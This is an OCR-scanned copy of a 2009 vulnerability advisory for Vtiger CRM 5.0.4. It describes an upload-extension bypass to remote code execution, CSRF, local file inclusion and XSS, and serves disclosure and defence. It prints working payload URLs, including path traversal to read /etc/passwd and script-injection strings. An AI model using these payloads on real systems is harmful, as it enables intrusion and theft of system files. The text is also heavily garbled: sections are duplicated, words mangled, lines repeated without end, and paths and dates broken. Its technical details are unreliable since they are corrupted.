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
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
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## Page Screenshot





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Vtiger CRM 5.0.4 Multiple Vulnerabilities
  Name Multiple Vulnerabilities in Vtiger CRM
Systems Affected Vtiger CRM 5.0.4 and possibly earlier versions
  Severity Medium
Impact (CVSSv2) Medium 6/10, vector: (AV:N/AC:M/Au:S/C:P/I:P/A:P)
Vendor
Advisory
http://www.ush.it/team/ush/hack.vtigercrm_504/vtigercrm_504.txt
Authors Giovanni "evilaliv3" Pellerano (evilaliv3 AT ush DOT it)
Antonio "Starn" Parata (satan AT ush DOT it)
Francesco "ascii" Ongaro (ascii AT ush DOT it)
Date 20090818
                                       http://www.vtigercrm.com
 I. BACKGROUND
 Vtiger CRM is a free, full-featured, 100% Open Source CRM software ideal
 for small and medium businesses, with low-cost product support available to production users that need reliable support.
 II. DESCRIPTION
 Multiple Vulnerabilities exist in Vtiger CRM software.
Some of the technical issues highlighted in this advisory are part of a wider publication, "PHP filesystem attack vectors - Take Two", and are generic to applications written in the PHP language: http://www.ush.ti/2809/07/26/php-filesystem-attack-vectors-take-two/
 III. ANALYSIS
  A) Remote Code Execution (RCE) Vulnerability
B) Cross Site Request Forgery (CSRF) Vulnerabilities
C) Local File Inclusion (LFI) Vulnerability
D) Cross Side Scripting (XSS) Vulnerability
 A) Remote Code Execution (Windows Only) Vulnerability
 A Remote Code Execution vulnerability exists in Vtiger CRM version
 5.0.4. In order to exploit this vulnerability an account on the CRM
 system is required.
The vulnerability resides in the "Compose Mail" section. The software permits sending enail with attachments and offers a draft save feature When this feature is requested and an attachment is specified, the "saveForwardAttachments" validation routine is called.
This routine involves some security checks to handle uploaded files, it does blacklist extension checking and if a bad extension is detected the txt extension is appended to the file-name.
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Authors
                                       Giovanni "evilaliv3" Pellerano (evilaliv3 AT ush DOT it)
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  B) Cross Site Request Forgery (CSRF) Vulnerabilities
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This routine involves some security checks to handle uploaded files, it does blacklist extension checking and if a bad extension is detected the txt extension is appended to the file-name.
  $ext_pos = strrpos($binFile, ".");
$ext = substr($binFile, $ext_pos + 1);
if (in_array(strtolower($ext), $upload_badext))
       SbinFile .= ".txt":
 It's known that in some circostances (for example when the PHP handler is configured using AddType/Action/AddHandler globally, eg. not inside an Apache's Files/FilesMatch directive) blacklisting is not enough as files in the form of "filename.php.foo" will be mapped back to PHP anyway (since foo is not explicitly defined in the MIME map and Apache will try to guess the filetype by its own).
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Beside this known issue we want to point out a less known exploitation methodology that works on Windows botts

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First the attacker has to find the name of the file that was uploaded in the attachment list files. Vtiger CRM saves files in a path like:  \frac{1}{2} \left( \frac{1}{2} \right) \left( \frac{1
    storage/2009/July/week1/
    And prepends an incremental unique number to the filename like:
    So, a hypothetical attacker has only to guess the prepended number. This can be done by bruteforcing or by requesting the url:
    http://127.0.0.1/vtigercrm/index.php?module=Emails&action=ListView
   At this page Vtiger CRM shows the list of all the emails sent and sa and for every email it allows to download the attachment showing its unique id in the link.
    \label{lem:http://127.8.0.1/vtigercrm/index.php?module=uploads&action=downloadfile&return\_module=Emails&fileid=133&entityid=136
    http://127.0.0.1/vtigercrm/storage/2009/July/week1/133.foo.php
    While Vtiger CRM blocks known dangerous extensions (like .php) making
    white viger ten bucks known damperous extensions (like Jph) making direct exploitation impossible it has to be highlighted that this sing estension check is totally improper since it does not consider specifificulames and behaviours of the operating systems where Vtiger CRM is deployed.
   For example on Windows OS is possible to exploit this vulnerability by requesting an upload with the filename "foo.php.".
    This string will bypass the check and since Windows does not permit filenames ending with a dot, modifying it in a transparent way, the final name of the file will simply be "foo.php.".
   A similar result can be obtained on GNU/Linux by requesting an upload with the filename "foo.php/."
    Note that the integrated webmail feature that allows a user to write
    emails and eventually save a draft of them is authenticated (a valid user on the system is required in order to exploit this vulnerability).
    B) Multiple CSRF (Cross Site Request Forgery) Vulnerabilites
   Multiple CSRF vulnerabilities exist in vtiger crm version 5.0.4. Here's a demonstrative one (an Admin user has to follow this link):
   The feed is added to the news feed system visible by the crm users.
   Other and more dangerous CSRF vulnerabilities exist.
   C) Local File Inclusion
    Some LFI vulnerabilities exist in Vtiger CRM version 5.0.4.
    Add as many "../" instead of the "[..]" placeholder as needed.
    The first one does not need a valid user account, the second one is
    authenticated.
   Other modules are vulnerable to LFI, for example those who include "Import/index.php" where the vulnerability resides:
     grep "Import/index.php" * -R
   modules/Accounts/Import.php: include('modules/Import/index.php');
modules/Contacts/Import.php: include('modules/Import/index.php');
modules/HelpDesk/Import.php: include('modules/Import/index.php');
    modules/leads/Import.php: include('modules/Import/index.php');
modules/leads/Import.php: include('modules/Import/index.php');
modules/Potentials/Import.php: include('modules/Import/index.php');
modules/Potentials/Import.php: include('modules/Import/index.php');
modules/Vendors/Import.php: include('modules/Import/index.php');
   A third LFI vulnerability has been found in "CommonAjax.php", both "module" and "file" parameters are vulnerable.
    http://127.0.0.1/vtigercrm/include/Ajax/CommonAjax.php?module=Email&file=bar
    Will lead to a call like "require once(modules/Email/bar.php)".
   If direct access to "CommonAjax.php" has been forbidden other entry points can be used:
     grep "Ajax/CommonAjax.php" * -R
    modules/Campaigns/CampaignsAjax.php:
require_once('include/Ajax/CommonAjax.php');
    modules/SalesOrder/SalesOrderAjax.php
    require_once('include/Ajax/CommonAjax.php');
     modules/System/SystemAjax.php: require_once('include/Ajax/CommonAjax.php');
modules/Fostem/jax.php: require_once('include/Ajax/CommonAjax.php');
modules/Foucts/Products/Ajax.php:
require_once('include/Ajax/CommonAjax.php');
modules/uploads/uploads/Ajax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Dashboard/DashboardAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Potentials/Potentials/Ajax/CommonAjax.php');
modules/Potentials/Potentials/Ajax/CommonAjax.php');
modules/Potentials/Potentials/Ajax/CommonAjax.php');
modules/Notes/Notes/Ajax.php: require_once('include/Ajax/CommonAjax.php');
modules/Notes/NotesAjax.php: require_once('include/Ajax/CommonAjax.php');
modules/Quotes/QuotesAjax.php: require_once('include/Ajax/CommonAjax.php');
modules/Uplittles/Utilittles/Jutilittles/Ajax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Uplittles/Utilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles/Jutilittles
     modules/Products/ProductsAjax.php:
```

modules/HelpDesk/HelpDeskAjax.php:
require once('include/Aiax/CommonAiax.php');

```
modules/Invoice/InvoiceAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Accounts/AccountsAjax.php:
require_once('include/Ajax/CommonAjax.php');
 modules/Reports/ReportsAjax.php:
require_once('include/Ajax/CommonAjax.php');
 modules/Contacts/ContactsAjax.php:
 require_once('include/Ajax/CommonAjax.php');
require_once('include/Ajax/CommonAjax.php');
modules/Portal/PortalAjax.php: require_once('include/Ajax/CommonAjax.php');
 To use one of these files as gateway for the previous vulnerability issue a request like the following:  \\
 http://127.0.0.1/vtigercrm/?module=Invoice&action=InvoiceAjax&file=bar
 Where "Invoice" and "InvoiceAjax" are values from the presented list.
\label{lem:https://sourceforge.net/projects/vtigercrm/files/vtiger%20CRM%205.0.4%20 Latest%20Stable/VtigerCRM504_Security_Patch.zip
We question ourself about the usefulness of such patch without a proper release. Probably little or no Vtiger CRM customers have applied such
D) Cross Side Scripting vulnerabilites
 Some XSS vulnerabilities exist in Vtiger CRM version 5.0.4.
http://127.0.0.1/vtigercrm/phprint.php?module=Activities&action=--%3E%3Cscript%3Ealert(%22ush.it%22);%3C/script%3E%3C!--
 http://127.0.0.1/vtigercrm/index.php?action=UnifiedSearch&module=Ho
 renttab=My+Home+Page&query_string=%27%22%3E%3Cscript%3Ealert(123)%3C/scr
 ipt%3E
IV. DETECTION
 Vtiger CRM 5.0.4 and possibly earlier versions are vulnerable.
 Upgrade to latest version 5.1.0.
 VI. VENDOR RESPONSE
"Our team reviewed the issues reported against current development build (version 5.1.0) and seem to have addressed many of them already. In this version we have made several improvements to performance and closed loop holes reported on 5.0.4 with lot more features.
Please let me know if you need further clarification. Thank you for your support once again."
 VII. CVE INFORMATION
 No CVE at this time.
 VIII. DISCLOSURE TIMELINE
200906220 Bug discovered
20090766 First vendor contact
20090766 Vendor Response
20090760 Vendor Confirm the vulnerability
20090713 Vendor propose a possible fix and path release
200907212 Vendor released VidgerCRM 5.1.0 (Vulnerability fixed)
20090818 Advisory released
 IX. CREDIT
Giovanni "evilaliv3" Pellerano, Antonio "s4tan" Parata and Francesco "ascii" Ongaro are credited with the discovery of this vulnerability.
Giovanni "evilaliv3" Pellerano
web site: http://www.ush.it/, http://www.evilaliv3.org/
mail: evilaliv3 AT ush DOT it
Antonio "s4tan" Parata
web site: http://www.ush.it/
mail: s4tan AT ush DOT it
Francesco "ascii" Ongaro
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mail: ascii AT ush DOT it
 X. LEGAL NOTICES
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 -8<--8<--8<--8<--8<--8<--8<--8<--8<--8
$ext_pos = strrpos($binFile, ".");
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if (in_array(strtolower($ext), $upload_badext))
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It's known that in some circostances (for example when the PHP handler is configured using AddType/Action/AddHandler globally, eg. not inside an Apache's Files/FilesMatch directive) blacklisting is not enough as files in the form of "filename.php.foo" will be mapped back to PHP anyway (Since foo is not explicitly defined in the MIME map and Apache will try to guess the filetype by its own).
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```
Beside this known issue we want to point out a less known exploitation methodology that works on Windows hosts.
First the attacker has to find the name of the file that was uploaded in the attachment list files. Vtiger CRM saves files in a path like:
 storage/2009/July/week1/
 And prepends an incremental unique number to the filename like:
 133_foo.php
http://127.0.0.1/vtigercrm/index.php?module=Emails&action=ListView
At this page Vtiger CRM shows the list of all the emails sent and saved, and for every email it allows to download the attachment showing its unique id in the link.
\label{lem:http://127.0.0.1/vtigercrm/index.php?module=uploads&action=downloadfile&return_module=Emails&fileid=133&entityid=136\\
 So, finally, the link to exploit this vulnerability should be something
 http://127.0.0.1/vtigercrm/storage/2009/July/week1/133.foo.php
while Vtiger CRM blocks known dangerous extensions (like .php) making direct exploitation impossible it has to be highlighted that this simple estension check is totally improper since it does not consider specific filenames and behaviours of the operating systems where Vtiger CRM is
 deployed.
 For example on Windows OS is possible to exploit this vulnerability by requesting an upload with the filename "foo.php.".
This string will bypass the check and since Windows does not permit filenames ending with a dot, modifying it in a transparent way, the final name of the file will simply be "foo.php.".
 A similar result can be obtained on GNU/Linux by requesting an upload with the filename "foo.php/."
 Note that the integrated webmail feature that allows a user to write
 emails and eventually save a draft of them is authenticated (a valid
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Here's a demonstrative one (an Admin user has to follow this link):
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 The feed is added to the news feed system visible by the crm users.
Other and more dangerous CSRF vulnerabilities exist.
C) Local File Inclusion
 Some LFI vulnerabilities exist in Vtiger CRM version 5.0.4.
1) http://127.0.0.1/vtigercrm/graph.php?module=/../[..]/../etc/passwd%00
2) http://127.0.0.1/vtigercrm/index.php?module=Accounts&action=Import&pa
 renttab=Support&step=/../[..]/../etc/passwd%00
 Add as many "../" instead of the "[..]" placeholder as needed.
 The first one does not need a valid user account, the second one is
Other modules are vulnerable to LFI, for example those who include "Import/index.php" where the vulnerability resides:
  grep "Import/index.php" * -R
modules/Accounts/Import.php: include('modules/Import/index.php');
modules/Contacts/Import.php: include('modules/Import/index.php');
modules/HelpDesk/Import.php: include('modules/Import/index.php');
modules/Leads/Import.php: include('modules/Import/index.php');
modules/Potentials/Import.php: include('modules/Import/index.php');
modules/Potentials/Import.php: include('modules/Import/index.php');
modules/Potentials/Import.php: include('modules/Import/index.php');
  A third LFI vulnerability has been found in "CommonAjax.php", both
 "module" and "file" parameters are vulnerable.
 http://127.0.0.1/vtigercrm/include/Ajax/CommonAjax.php?module=Email&file=bar
 Will lead to a call like "require_once(modules/Email/bar.php)".
If direct access to "CommonAjax.php" has been forbidden other entry points can be used:
 grep "Ajax/CommonAjax.php" * -R
 modules/Campaigns/CampaignsAjax.php:
 require_once('include/Ajax/CommonAjax.php');
modules/SalesOrder/SalesOrderAjax.php:
modules/JoalesUrder/JoalesUrderAjax.ppp:
require_nec('include/Ajax/commonAjax.pp');
modules/System/SystemAjax.php: require_once('include/Ajax/CommonAjax.ppp');
modules/products/productsAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/products/productsAjax.php:
require_once('include/Ajax/commonAjax.php');
modules/Dashboard/DashboardAjax.php:
require_once('include/Ajax/commonAjax.php');
 require_once('include/Ajax/CommonAjax.php');
 modules/Potentials/PotentialsAjax.php:
modules/Potentials/PotentialsAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Notes/NotesAjax.php: require_once('include/Ajax/CommonAjax.php');
modules/Notes/NotesAjax.php: require_once('include/Ajax/CommonAjax.php');
modules/Quotes/Quotes/Ajax.php: require_once('include/Ajax/CommonAjax.php');
modules/Utilities/UtilitiesAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Calendar/ActivityAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Calendar/CalendarAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/UtilitiesOutorabeoOrder/PurchaseOrderAjax.php:
require_once('include/Ajax/CommonAjax.php');
require_once('include/Ajax/CommonAjax.php');
```

```
modules/HelpDesk/HelpDeskAjax.php:
require_once('include/Ajax/CommonAjax.php');
modules/Invoice/InvoiceAjax.php:
 require_once('include/Ajax/CommonAjax.php');
  modules/Accounts/AccountsAjax.php:
 require_once('include/Ajax/CommonAjax.php');
require_once('include/ajax/commonajax.pnp');
modules/Reports/Reports/ajax,php:
require_once('include/ajax/commonajax.php');
modules/Contacts/jax.php:
require_once('include/ajax/commonajax.php');
modules/Portal/PortalAjax.php: require_once('include/Ajax/Commonajax.php');
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Ог:
\label{limit} http://127.0.0.1/vtigercrm/index.php?action=UnifiedSearch&module=Home&parchtab=My+Home+Page&query_string=%27%22%3E%3Cscript%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3Ealert(123)%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3C/script%3
 ipt%3E
Vtiger CRM 5.0.4 and possibly earlier versions are vulnerable.
V. WORKAROUND
Upgrade to latest version 5.1.0.
VI. VENDOR RESPONSE
"Our team reviewed the issues reported against current development build (version 5.1.0) and seem to have addressed many of them already. In this version we have made several improvements to performance and closed loop holes reported on 5.0.4 with lot more features.
Please let me know if you need further clarification. Thank you for your support once again."
VII. CVE INFORMATION
No CVE at this time.
 VIII. DISCLOSURE TIMELINE
20090620 Bug discovered
20090706 First vendor contact
20090706 Vendor Response
20090706 Vendor Confirm the vulnerability
20090713 Vendor propose a possible fix and path release 20090722 Vendor released VtigerCRM 5.1.0 (Vulnerability fixed)
 20090818 Advisory released
IX. CREDIT
Giovanni "evilaliv3" Pellerano, Antonio "s4tan" Parata and Francesco "ascii" Ongaro are credited with the discovery of this vulnerability.
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